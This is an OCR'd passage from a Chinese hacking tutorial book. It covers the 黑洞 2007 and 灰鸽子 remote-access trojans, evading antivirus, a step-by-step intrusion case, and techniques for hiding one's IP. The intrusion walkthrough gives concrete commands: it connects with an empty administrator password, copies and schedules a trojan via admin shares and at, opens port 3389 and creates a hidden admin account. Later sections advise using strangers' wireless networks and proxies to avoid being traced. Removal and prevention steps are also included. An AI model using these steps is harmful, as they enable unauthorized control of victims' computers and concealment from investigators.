在“控制选项”中设置允许黑洞客户端进行的控制操作，在该选项卡中，可以设置允许屏幕控制、文件管理、注册表、允许Telnet、允许系统控制等操作；并且还可以通过设置“使用自定义控制密码”，来设置控制密码，设置好后，单击“生成”按钮即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




Step 4

在“连接选项”中设置客户端信息及连接密码等信息

Step 5


单击“生成”按钮，保存设置。黑洞允许用户自定义生成的服务端程序文件名，由于文件名不规范，杀毒软件查找起来就更麻烦一些。当目标机器运行了生成的服务端木马程序后，便可以通过黑洞 2007 来控制对方了。



【案例 5-8】使用黑洞 2007 的 Telnet 功能

该功能类似于Windows系统的字符终端，能够直接通过命令行方式控制对方机器。

选择主界面中的在线主机，单击命令按钮区的“Telnet”按钮，即可在打开的“字符终端”窗口中输入控制命令，作为实例，在“字符终端”窗口中输入ipconfig命令，执行结果如下图所示。



(1)手工清除“黑洞”木马

①更改注册表：

将 HKEY_CLASSES_ROOT\txttile\shell\open\command 下的默认键值由 SSERVER.EXE%1 更改为 C:\WINDOWS\NOTEPAD.EXE%1：

Step 1

将 HKEY_LOCAL_MACHINE\Software\CLASSES\txtfile\shell\open\command 下的默认键值由 S_SERVER.EXE%1 更改为 C:\WINDOWSXNOTEPAD.EXE%1：

Step 2

将 HKEY_LOCAL_MACHINE\Software\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Microsoft\Windows\CurrentVersion\RunServices\ 下的串值windows删除；

Step 3

将HKEY_CLASSES_ROOT和HKEY_LOCAL_MACHINE\Soffware\CLASSES下的Winvxd主键删除。

其实只要做完前三步就算成功的清除了黑洞，但完美的做法是将Winvxd也删除，这样做可以减少注册表体积。

②删除文件

到C:\WINDOWS\SYSTEM目录下，删除windows.exe和S_Server.exe这两个木马文件。要注意的是如果已经中了黑洞，那么windows.exe在windows环境下是无法直接删除的，这时我们可以在DOS方式下将它删除，或者用前面介绍的Windows优化大师的“进程管理”功能终止windows.exe这个进程，然后将将删除。

(2)使用软件清除“黑洞”木马

这里推荐用木马克星。如果已经中了黑洞2007，运行木马克星，它会提示发现了黑洞2007。并将C:\WINDOWS\SYSTEM下的windows.exe改名为windows.exe_iparmor，同时将windows.exe这个进程关闭，重新启动机子，就将黑洞2007清除了，文件关联功能也恢复了正常。但改名后的windows.exe_iparmor和S_Server.exe仍然在C:\WINDOWS\SYSTEM下，为了安全起见，将它们都删除吧。由于木马克星没能将Winvxd主键删除，因此我们还要自己动手将其删除，采用方法一中的步骤4即可。

4.灰鸽子

灰鸽子是国内一款著名后门。比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的集大成者。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门都相形见绌。客户端简易便捷的操作使刚入门的初学者都能充当黑客。当使用在合法情况下时，灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事，灰鸽子就成了很强大的黑客工具。这就好比火药，用在不同的场合，给人类带来不同的影响。对灰鸽子完整的介绍也许只有灰鸽子作者本人能够说清楚，在此只能进行简要介绍。

灰鸽子客户端和服务端都是采用Delphi编写。黑客利用客户端程序配置出服务端程序。可配置的信息主要包括上线类型（如等待连接还是主动连接）、主动连接时使用的公网IP(域名)、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式，使用的壳，代理，图标等等。

服务端对客户端连接方式有多种，使得处于各种网络环境的用户都可能中毒，包括局域网用户（通过代理上网）、公网用户和ADSL拨号用户等。

(1)下面介绍服务端

配置出来的服务端文件文件名为G_Server.exe（这是默认的，当然也可以改变）。然后黑客利用一切办法诱骗用户运行G_Server.exe程序。具体采用什么办法，读者可以充分发挥想象力，这里就不赘述。

G_Server.exe运行后将自己拷贝到G_Server.exe运行后将自己拷贝到Windows目录下(98/xp下为系统盘的windows目录，2k/NT下为系统盘的Winnt目录)，然后再从体内释放G_Server.dll和G_Server_Hook.dll到windows目录下。G_Server.exe、G_Server.dll和G_Server_Hook.dll三个文件相互配合组成了灰鸽子服务端，G_Server_Hook.dll负责隐藏灰鸽子。通过截获进程的API调用隐藏灰鸽子

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的文件、服务的注册表项，甚至是进程中的模块名。截获的函数主要是用来遍历文件、遍历注册表项和遍历进程模块的一些函数。所以，有些时候用户感觉种了毒，但仔细检查却又发现不了什么异常。有些灰鸽子会多释放出一个名为G_ServerKey.dll的文件用来记录键盘操作。注意，G_Server.exe这个名称并不固定，它G_Server.exe这个名称并不固定，它是可以定制的，比如当定制服务端文件名为A.exe时，生成的文件就是A.exe、A.dll和A_Hook.dll。

Windows目录下的G_Server.exe文件将自己注册成服务（9x系统写注册表启动项），每次开机都能自动运行，运行后启动G_Server.dll和G_Server_Hook.dll并自动退出。G_Server.dll文件实现后门功能，与控制端客户端进行通信；G_Server_Hook.dll则通过拦截API调用来隐藏病毒。因此，中毒后，看不到病毒文件，也看不到病毒注册的服务项。随着灰鸽子服务端文件的设置不同，G_Server_Hook.dll有时候附在Explorer.exe的进程空间中，有时候则是附在所有进程中。

灰鸽子的作者对于如何逃过杀毒软件的查杀花了很大力气。由于一些API函数被截获，正常模式下难以遍历到灰鸽子的文件和模块，造成查杀上的困难。要卸载灰鸽子动态库而且保证系统进程不崩溃也很麻烦，因此造成了近期灰鸽子在互联网上泛滥的局面。



（2）其功能与特点

①对远程计算机文件管理：模仿Windows资源管理器，可以对文件进行复制、粘贴、删除，重命名、远程运行等，可以上传下载文件或文件夹，操作简单易用；

②远程控制命令：查看远程系统信息、剪切板查看、进程管理、窗口管理、服务管理、共享管理、代理服务、MS-Dos模拟；

③捕获屏幕：实时屏幕控制，使用屏幕驱动捕获屏幕，使屏幕控制达到实时传输；

④多窗口操作，可以对一台电脑同时进行多操作及对多台电脑同时进行多操作；

⑤两种远程控制形式：客户端主动连接控制型和服务端自动上线连接型；

⑥服务端权限设置：可以按需要设置服务端所开放的权限；

⑦客户端加壳后十分小巧，方便使用；

⑧软件小巧，无需安装，并进行了美化；

⑨软件不会被查杀。

【案例 5-9】利用灰鸽子通过 3389 端口的入侵

3389端口是Windows 2000/Xp/2003远程桌面的服务端口。通过3389端口入侵远程计算机，可以像操作本地计算机一样来控制远程计算机。这里重点介绍Windows XP的Terminal Services服务。该服务使用的端口是TCP3389端口。

在入侵前，可以选用一些常见的扫描工具，利用扫描工具来找一些肉鸡。这里，使用的工具为灰鸽子和3389端口开启软件。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

利用流光或 SuperScan，扫描肉鸡，看是否在弱口令等。这里就不叙述了，可以参本书前面的章节。例如，在局域网内里，扫到 192.168.0.102 的 Administrator 用户密码为空。

Step 2

使用 Net use 命令连接到目标主机。输入 net use\\192.168.0.102 “ ” /user:“administrator”，这个命令的作用就表示用 administrator 这个用户登录到 192.168.0.102 这台机。如果密码正确，会提示“命令成功完成”信息。



Step 3

连接目标主机成功后，可以查看一下目标主机的时间，方便后面挂木马。输入：Net time\\192.168.0.102，命令完成后，会返回目标主机当前的系统时间。


Step 4

上传木马到目标主机，输入：copy server.exe\\192.168.0.102\Adrain $，如果上传成功，会提示“已复制 1 个文件”信息。



Step 5

执行上传的木马，利用：at\\192.168.0.102 15:15 server.exe 命令，表示在 15:15 这个时间会执行 server.exe 这个程序。



Step 6

当木马在目标主机执行后，就可以打开灰鸽子客户端程序来连接，单击“添加主机”按钮，输入目标主机的 IP 及端口，然后提示“连接成功”信息。

Step 7

上传 3389 端口开启工具。选中目标主机的 C 盘，右击鼠标，在弹出的快捷菜单中选择“上传文件或文件夹”命令，弹出“上传文件”对话框，选择要上传的 3389 工具。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




Step 8

单击主界面上的“Telnet”按钮，弹出窗口，这表示用 Telnet 连接到目标主机。



Step 9

开启 3389 端口。运行 3389 程序，输入：3389 o 3389，并且它可以检测出目标主机的系统类型。



Step 10

添加一个用户，并且把它提升为管理员组，这样就可以远程用这个账号登录，并且拥有管理员权限。输入：net user darcy $123456/add，net localgroup administrators darcy$/add，这两个命令的作用就是在目标主机上新建一个用户名为 darty$，密码为 123456。



Step 11

Tasklist / SVC>>c:\\test.txt，这个命令是说明在 C 盘下生成 test.txt 文件。接下来查看当前主机正在运行的进程及服务名称。



教你一招

谈到“Tasklist”命令，就不得不提到它的孪生兄弟“Taskkill”命令，顾名思义，它是用来关掉进程的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 12

执行工具包中的1.bat批处理文件，把终端服务重新启动，因为XP默认只能一个用户登录，把终端服务文件替换后，就可以双用户同时登录XP系统。



Step 13 利用远程桌面连接目标主机

Step 13

利用XP自带的“远程桌面连接”程序，连接目标主机。

这样，你就取得了这台机子的绝对权限，就可以像操作本地计算机一样来操作目标主机。

手工清除灰鸽子并不难，重要的是必须懂得它的运行原理。

(1)灰鸽子的手工检测

由于灰鸽子拦截了API调用，在正常模式下服务端程序文件和它注册的服务项均被隐藏，也就是说你即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是，通过仔细观察发现，对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出，无论自定义的服务器端文件名是什么，一般都会在操作系统的安装目录下生成一个以“_hook.dll”结尾的文件。通过这一点，可以较为准确手工检测出灰鸽子服务端。

由于正常模式下灰鸽子会隐藏自身，因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是：启动计算机，在系统进入Windows启动画面前，按下F8键(或者在启动计算机时按住Ctrl键不放)，在出现的启动选项菜单中，选择“SafeMode”或“安全模式”。

Step 1

由于灰鸽子的文件本身具有隐藏属性，因此要设置Windows显示所有文件。打开“我的电脑”，选择菜单“工具”→“文件夹选项”，单击“查看”，取消“隐藏受保护的操作系统文件”前的对勾，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后单击“确定”。

Step 2

打开Windows的“搜索文件”，文件名称输入“_hook.dll”，搜索位置选择Windows的安装目录。

Step 3

经过搜索，在Windows目录（不包

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

含子目录）下发现了一个名为Game_Hook.dll的文件。

Step 4

根据灰鸽子原理分析知道，如果Game_Hook.DLL是灰鸽子的文件，则在操作系统安装目录下还会有Game.exe和Game.dll文件。打开Windows目录，果然有这两个文件，同时还有一个用于记录键盘操作的GameKey.dll文件。

经过这几步操作基本就可以确定这些文件是灰鸽子服务端了，下面就可以进行手动清除。

(2)灰鸽子的手工清除

经过上面的分析，清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作，主要从两方面进行：清除灰鸽子的服务，和删除灰鸽子程序文件。

①清除灰鸽子的服务(2000/XP系统)：

Step 1

打开注册表编辑器（单击“开始”→“运行”，输入“Regedit.exe”，确定。），打开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services注册表项。

Step 2

单击菜单“编辑”→“查找”，“查找目标”输入“game.exe”，单击确定，就可以找到灰鸽子的服务项（此例为Game_Server）。

Step 3

删除整个Game Server项。

②删除灰鸽子程序文件

删除灰鸽子程序文件非常简单，只需要在安全模式下删除Windows目录下的Game.exe、Game.dll、Game_Hook.dll以及Gamekey.dll文件，然后重新启动计算机。至此，灰鸽子VIP 2005服务端已经被清除干净。

(3)灰鸽子病毒的防范

①给系统安装补丁程序。通过Windows Update安装好系统补丁程序(关键更新、安全更新和Service pack)，其中MS04-011、MS04-012、MS04-013、MS03-001、MS03-007、MS03-049、MS04-032等都被病毒广泛利用，是非常必要的补丁程序；

②给系统管理员账户设置足够复杂足够强壮的密码，最好能是10位以上，字母+数字+其它符号的组合；也可以禁用/删除一些不使用的账户；

③经常更新杀毒软件(病毒库)，设置允许的可设置为每天定时自动更新。安装并合理使用网络防火墙软件，网络防火墙在防病毒过程中也可以起到至关重要的作用，能有效地阻挡自来网络的攻击和病毒的入侵。部分盗版Windows用户不能正常安装补丁，这点也比较无奈，这部分用户不妨通过使用网络防火墙来进行一定防护；


④关闭一些不需要的服务，条件允许的可关闭没有必要的共享，也包括C$、D$等管理共享。完全单机的用户可直接关闭Server服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6 行踪隐藏与痕迹清理

黑客在进行网络活动的时候首要的任务就是要先保护自己，隐藏自己的行踪，这种隐藏技术也有很多种，甚至有的方法还未被公开，本章中介绍的主要是被广泛使用的简单隐藏技术。不过读者应该树立一个这样的意识：不论多么隐蔽的入侵都会留下痕迹，正所谓“雁过留声，蛇过留痕”就是这个道理，不过黑客在网络活动中要做到的是尽可能保护自己。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.1 IP隐藏技巧

在网上要保护好自己最重要的就是尽量不让他人追踪到自己使用的IP地址，特别是使用固定IP上网的用户，很容易被查找到。下面介绍几种防范IP追踪的方法。

1.缩短上网时间更换IP

黑客在完成了网络活动之后，应该赶紧断开网线，离开Internet，这样才能有效地防范被人追踪，通常黑客都是使用的动态IP地址（例如ADSL拨号上网），这样，重新获取的IP地址也发生了改变，被追踪的可能性也就越低了。

小提示：

即使拨号上网的IP地址如何变化，ISP那里都会有日志是从哪条电话线拨号而来的，所以也不要以为更换IP后就一定安全。

2.使用公共场所网络

最常见的就是使用网吧中的电脑了，不过网吧使用的网络已经在公安机关注册与备案了，IP地址固定，非常容易被查找，所以警惕性高的黑客总是会不停地更换网吧。

3.借用无线网络

通过传统的网络连接，在物理上是不能断开的，而无线网络却提供了另外一种上网方式。黑客可以很轻易地找到未加密或容易破解的无线网络，这样就可以通过该无线网络进行入侵。一般的无线网络都是向外发送电波，只要在接收范围内的电脑就会被分配到一个局域网私有IP地址，例如：192.168.1.123、192.168.11.234等等，黑客随便找一个可用的IP就可以进行黑客任务，达到很好的隐藏效果。




图 6-1 未设置权限的无数网格

使用笔记本这样的移动电脑机动性非常强，能非常方便有效地隐藏IP地址。

大师点拨：

如果读者使用的是无线局域网，为了安全起见，以下几点应该注意：

*关闭或者加密Ad Hoc模式
*修改默认的用户名和密码
*加密通信数据
*修改默认的服务区标识符（SSID）
*禁止SSID广播
*为网络设备分配静态IP
*设置MAC地址过滤
*隐藏好路由器或中继器

4.使用代理服务器

对于黑客来说，使用代理服务器（Proxy服务器）是一个隐藏IP地址的好方法。通过代理服务器来连接到目标主机上，则记录的日志（log）中就是代理服务器的IP地址，而不是黑客的IP地址，不过使用代理服务器也有许多问题，例如许多黑客工具软件不支持代理服务器，此外，代理服务器也要分为：HTTP、Soek5等类型，我们将在下一节介绍如何使用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

代理服务器。

6.2 代理隐藏术

对于黑客来说，使用代理上网可以完成许多不能完成的网络操作，例如通过代理可以上网突破网络限制，入侵系统时，留下的是代理主机的IP地址……

使用代理上网的方法很简单，只要代理主机提供代理服务，黑客在网络软件中设置代理主机的相关信息即可。




图 6-2 IE 中的代理设置



6-3 Firefox 中的代理设置

6.2.1 网上查找代理服务器

互联网上有许多代理服务器，黑客是如何找到他们的呢，这主要有两种方法，一是通过网上查找，二是使用工具进行扫描。这里我们先介绍网上查找代理服务器的方法。

一般来说，免费的代理服务器地址一般是不公开的，我们就得在网络上进行搜索这些免费的代理服务器。例如在HTTP://www.pass-e.com/proxy/就能查找免费的代理服务器的IP，如图6-4所示。



图 6-4 免费代理 IP 地址

读者可以在搜索引擎中查找代理网站，还可以到“HTTP://www.proxycn.com/”、“HTTP://www.MultiProxy.org”等地方查找公开的IP地址，如图6-5所示。



图 6-5 “代理中国”的主页

这些网站的数据更新不够快，可能有些公布的IP主机都已经关闭了代理，所以使用前请先测试该代理主机是否可用，例如将该代理主机的IP地址填入浏览器中，测试能否正常登录其它网站。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.2.2 扫描工具查找

黑客还可以自己动手搜索合适的代理服务器，不过在茫茫的网络中搜索得靠运气，什么时候能够搜索到也不确定，这里我们介绍一款著名的代理搜索工具——代理猎手（ProxyHunter）。

代理猎手无需安装，解压之后即可运行，第一次使用代理猎手的时候，会弹出一个警告窗口，提示使用代理猎手搜索服务器可能会带来的问题。如果确定要使用，就单击按钮“我知道了，快让我进去吧！”，同时不要忘了选上“以后不显示此对话框”，以免每次运行都提示该窗口。之后进入程序主界面。下面我们就通过代理猎手使用的实例进行介绍。

1.添加搜索任务

Step 1

运行代理猎手之后，首先选中“搜索任务”标签，单击下面的“添加任务”按钮。在添加任务窗口中，选择任务类型，默认为“搜索网址范围”，单击“下一步”。然后选中如图 6-6 所示的“选取已定义的范围”按钮，打开“预定义的 IP 地址范围”对话框，如图 6-7 所示。




图 6-6 添加搜索任务



图 6-7 在此处设置搜索的范围

Step 2

在“预定义的 IP 地址范围”对话框中设置搜索的范围，单击“添加”按钮就可以自定义搜索 IP 的范围了，如图 6-8 所示。




图 6-8 锁定搜索代理主机的 IP 地址范围



图 6-9 代理猎手定义好了的“IP 地址范围”文件

Step 3

代理猎手也提供了一些网段的 IP 地址范围供用户参考，在“预定义的 IP 地址范围”窗口中单击“打开”按钮，就可以看见代理猎手提供的一些地方的“IP 地址范围”文件，如图 6-9 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

用户在这里选择需要的网段来进行搜索。例如，我们要搜索中国香港地区的代理服务器，那么在这里就选中“HongKong.ipr”文件，然后单击“打开”按钮。这样，中国香港的IP地址段就出现在“预定义的IP地址范围”对话框中了。

Step 4

关于中国香港地区的IP网段也很多，不一定把所有的网段都加入到代理猎手中搜索，用户可以通过用鼠标配合键盘上的【Shift】或【Ctrl】键进行多选，如图6-10所示。



图6-10 选择部分IP段

代理猎手中自带了一些国家和地区的IP地址范围，不过这并不是固定的，有可能该地区的IP地址范围已经改变。

Step 5

选定好了IP地址范围后，单击“使用”按钮返回到“添加搜索任务”窗口，如图6-11所示。然后单击“下一步”，进入到对端口（Port）进行选择的窗口。

Step 6

如果用户明白自己搜索任务中需要的端口和协议，那么就直接单击“添加”按钮，在打开的“添加端口和协议”对话框中填写具体数据即可，如图6-12所示。




图6-11 端口和协议配置窗口



图6-12 自定义的端口和协议

Step 7

如果用户不了解需要搜索什么端口和协议，也可以使用代理猎手中提供的默认配置，单击“选用”按钮，进入“已定义端口和协议”对话框中，如图6-13所示。




图6-13 已定义端口和协议对话框

Step 8

如果单击“添加”按钮就跟第6步一样，所以不再赘述。我们在这里单击“打开”按钮，在预设的文件夹中选择“default.ppc”文件，该文件包括常用的端口号码，如图6-14所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-14 选择定义好的端口和协议

Step 9

确认了要搜索的端口和协议之后，单击“使用”按钮，会弹出个提示窗口，询问用户“是否必搜”，选“是”。返回到添加搜索任务窗口，单击“完成”，完成对搜索任务的添加，返回到主界面，如图 6-15 所示。




图 6-15 确定好了搜索范围和协议

添加好搜索任务后，代理猎手会将每个IP对应每个协议挨个进行探测。

2.开始搜索任务

任务添加好之后，我们暂时先别着急搜索，为了提高搜索的效率，还可以配置一下代理猎手。

Step 1

单击工具栏上的“运行参数设置”按钮，如图 6-16 所示。或者单击菜单栏上的“系统”→“参数设置”打开配置窗口。




图 6-16 打开参数设置窗口

Step 2

在“运行参数设置”对话框“搜索验证设置”栏下，勾选搜索方法中的“启用先 Ping 后连的机制”，如图 6-17 所示。




图 6-17 设置搜索验证

小提示：

代理猎手默认的搜索、验证和Ping的并发数量分别为50、80和100。如果用户的网络带宽无法提供这么大数量的并发连接，就需要枫应减少各个并发的数量，以免影响正常的网络使用。

溜客安全网 WwW.176Ku.CoM

